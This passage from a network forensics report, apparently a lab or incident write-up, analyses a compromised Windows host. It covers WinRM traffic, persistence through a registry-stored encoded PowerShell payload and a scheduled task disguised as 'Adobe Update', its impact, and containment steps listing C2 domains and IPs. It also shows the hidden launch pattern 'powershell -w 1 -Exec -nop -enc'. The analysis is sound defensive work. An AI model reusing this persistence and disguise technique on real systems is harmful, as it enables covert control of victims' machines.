| 57484 | 4866.496675 | 10.11.7.120 | 10.11.7.17  | TCP  | 60 54541 → 5985 [ACK] Seq=1 Ack=1 Win=1051136 Len=0                                                 |
| 57485 | 4866.497054 | 10.11.7.120 | 10.11.7.17  | TCP  | 1514 54541 → 5985 [ACK] Seq=1 Ack=1 Win=1051136 Len=1460 [TCP segment of a reassembled PDU]         |
| 57486 | 4866.497178 | 10.11.7.120 | 10.11.7.17  | TCP  | 1514 54541 → 5985 [ACK] Seq=1461 Ack=1 Win=1051136 Len=1460 [TCP segment of a reassembled PDU]      |
| 57487 | 4866.497302 | 10.11.7.120 | 10.11.7.17  | TCP  | 1514 54541 → 5985 [ACK] Seq=2921 Ack=1 Win=1051136 Len=1460 [TCP segment of a reassembled PDU]      |
| 57488 | 4866.497302 | 10.11.7.17  | 10.11.7.120 | TCP  | 60 5985 → 54541 [ACK] Seq=1 Ack=2921 Win=1049600 Len=0                                              |
| 57489 | 4866.497374 | 10.11.7.120 | 10.11.7.17  | HTTP | 871 POST /wsman?PSVersion=5.1.19041.3570 HTTP/1.1                                                   |
| 57490 | 4866.497473 | 10.11.7.17  | 10.11.7.120 | TCP  | 60 5985 → 54541 [ACK] Seq=1 Ack=5198 Win=1049600 Len=0                                              |
| 57491 | 4866.498667 | 10.11.7.17  | 10.11.7.120 | HTTP | 395 HTTP/1.1 200                                                                                    |
| 57492 | 4866.499628 | 10.11.7.120 | 10.11.7.17  | TCP  | 354 54541 → 5985 [PSH, ACK] Seq=5198 Ack=342 Win=1050624 Len=300 [TCP segment of a reassembled PDU] |
| 57493 | 4866.499800 | 10.11.7.120 | 10.11.7.17  | TCP  | 1514 54541 → 5985 [ACK] Seq=5498 Ack=342 Win=1050624 Len=1460 [TCP segment of a reassembled PDU]    |
| 57494 | 4866.499842 | 10.11.7.120 | 10.11.7.17  | HTTP | 587 POST /wsman?PSVersion=5.1.19041.3570 HTTP/1.1 (application/http-kerberos-session-encrypted)     |

## 5.7 Persistence Evidence

Command output confirming this persistence activity was captured in plaintext on TCP/443 to 170.130.55.117. This traffic is labeled SSL by Wireshark based on port heuristics, but no TLS handshake was negotiated; the payload is directly readable and includes the scheduled task creation confirmation and an interactive PowerShell prompt. PowerShell strings in the capture show creation of a registry key under HKCU:\Software\Classes\msslnooo and a scheduled task named Adobe Update. The scheduled task executes PowerShell using an encoded payload retrieved from the registry property. This suggests persistence designed to survive reboot or user login and to hide under a legitimate-sounding update name.

| Persistence artifact | Evidence observed                                                         |
|----------------------|---------------------------------------------------------------------------|
| Registry path        | HKCU:\Software\Classes\msslnooo                                           |
| Registry property    | Name: t, Value: encoded PowerShell payload                                |
| Scheduled task       | Adobe Update                                                              |
| Task result          | SUCCESS: The scheduled task "Adobe Update" has successfully been created. |
| Execution style      | powershell -w 1 -Exec -nop -enc ...                                       |

```

0000 fa ff c2 e2 63 64 d4 85 64 c3 cf 39 08 00 45 00 .....cd..d..9..E.
0010 00 9b 40 0a 40 00 80 06 c6 d8 0a 0b 07 78 aa 82 ..@..@....x..
0020 37 75 cb 89 01 bb f5 70 f2 c2 33 ed 5b 9c 50 18 7u.....p..-3..P.
0030 01 fb 8c 12 00 00 53 55 43 43 45 53 53 3a 20 54 .....SU CCESS: T
0040 68 65 20 73 63 68 65 64 75 6c 65 64 20 74 61 73 he sched uled tas
0050 6b 20 22 41 64 6f 62 65 20 55 70 64 61 74 65 22 k "Adobe Update"
0060 20 68 61 73 20 73 75 63 63 65 73 73 66 75 6c 6c has suc cessfull
0070 79 20 62 65 65 6e 20 63 72 65 61 74 65 64 2e 0d y been c reated..
0080 0a 20 31 30 2e 31 31 2e 37 2e 31 32 30 20 20 20 . 10.11. 7.120
0090 20 50 53 20 43 3a 5c 5f 69 6e 64 6f 77 73 5c 73 PS C:\W indows\s
00a0 79 73 74 65 6d 33 32 3e 20 system32>

```

## 6. Impact Assessment

The evidence supports a full host compromise of 10.11.7.120. The attacker or malware obtained execution, contacted C2 infrastructure, retrieved additional payloads, performed host/domain discovery, checked privilege level, and created persistence. Since administrator context appears later in the capture, the compromise may have escalated beyond the original user context.

| Risk area             | Assessment                                                                                               |
|-----------------------|----------------------------------------------------------------------------------------------------------|
| Confidentiality       | High: discovery activity and C2 channels could enable data access or exfiltration.                       |
| Integrity             | High: attacker can run PowerShell, modify registry, create scheduled tasks, and download payloads.       |
| Availability          | Medium to High: malware/persistence may allow continued control or further deployment.                   |
| Lateral movement risk | High: WinRM traffic to 10.11.7.17 indicates internal administrative movement or remote management abuse. |

## 7. Recommended Containment and Remediation

- Immediately isolate 10.11.7.120 from the network and preserve the system for forensic imaging.
- Block external indicators at firewall/proxy/DNS: truckjeepsuvparts.com, tradembs.com, medilabr.com, 193.3.19.230, 65.108.196.140, 201.148.107.213, 170.130.55.46, 170.130.55.117, 170.130.165.37, and 170.130.55.150.
- Review accounts northstartech\owen.hudson and northstartech\administrator for unusual logons, password exposure, token theft, or privilege abuse. Reset credentials after containment.
- Inspect 10.11.7.17 for signs of remote WinRM use, new processes, PowerShell logs, scheduled tasks, registry changes, and lateral movement artifacts.
- Remove persistence artifacts only after preservation: scheduled task Adobe Update and registry key HKCU:\Software\Classes\msslnooo.
- Hunt across the environment for the same jQuery-themed URI patterns, RClient.dll retrieval, PowerShell encoded commands, and WinRM sessions from unusual workstations.